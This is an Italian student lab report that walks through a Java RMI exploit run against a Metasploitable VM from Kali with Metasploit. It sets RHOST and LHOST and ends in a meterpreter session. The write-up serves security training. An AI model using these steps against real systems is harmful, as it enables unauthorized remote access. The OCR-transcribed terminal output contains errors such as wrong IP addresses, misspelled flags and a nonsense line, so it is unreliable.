Progetto 27 settembre

Prima di tutto abbiamo cambiato gli indirizzi IP delle nostre macchine virtuali utilizzando i seguenti comandi:

KALI: sudo ip addr add 192.168.11.111


Metasploitable: sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0

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File Actions Edit View Help
(kali⊗kali)-[~]

$ sudo ifconfig eth0 192.168.11.111 netmask 255.255.255.0
   ip a

lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00:00:00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
eth0: <LOROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/cther 08:00:27:25:00:bf brd ff;ff:ff;ff;ff;ff
inet 192.100.11.111/24 brd 192.100.11.255 scope global noprefixroute eth0
valid_lft forever preferred_lft forever
inet6 fe00:36:de0:360:360:3735/64 scope link noprefixroute
valid_lft forever preferred_lft forever
 └─$ msfconsole
Metasploit tip: Use help <command> to learn more about any command
  Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
VALUE DINITY SAY YHE MAGGE WARD
etho: ERROR while getting interface flags: No such device
SIOCSIFNETMASK: No such device
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.11.112 netmask 255.255.255
msfadmin@metasploitable:~$ ifconfig
                    Link encap:Ethernet HWaddr 08:00:27:1e:ee:aa
inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe1e:eeaa/64 Scope:Link
                     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                     RX packets:40 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:1000
                     RX bytes:2560 (2.5 KB) TX bytes:9884 (9.6 KB)
                     Base address:0xd010 Memory:f0200000-f0220000
lo
                     Link encap:Local Loopback
                    inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1
                     RX packets:205 errors:0 dropped:0 overruns:0 frame:0
                     TX packets:205 errors:0 dropped:0 overruns:0 carrier:0
                     collisions:0 txqueuelen:0
                     RX bytes:68423 (66.8 KB) TX bytes:68423 (66.8 KB)
msfadmin@metasploitable:~$
```


Successivamente abbiamo avviato Metasploit con il comando msfconsole e cercato l'exploit usando il comando search java rmi



Dopodichè abbiamo selezionato l'exploit e settato esso con la macchina vittima e la macchina attaccante con i comandi:

SETRHOST 192.168.11.112

SETLHOST 192.168.11.111



Dopo abbiamo avviato l'exploit con il comando run e abbiamo ottenuto la sessione meterpreter dove abbiamo visualizzato la configurazione di rete con il comando **ifconfig** e le informazioni di routing con il comando **route.**

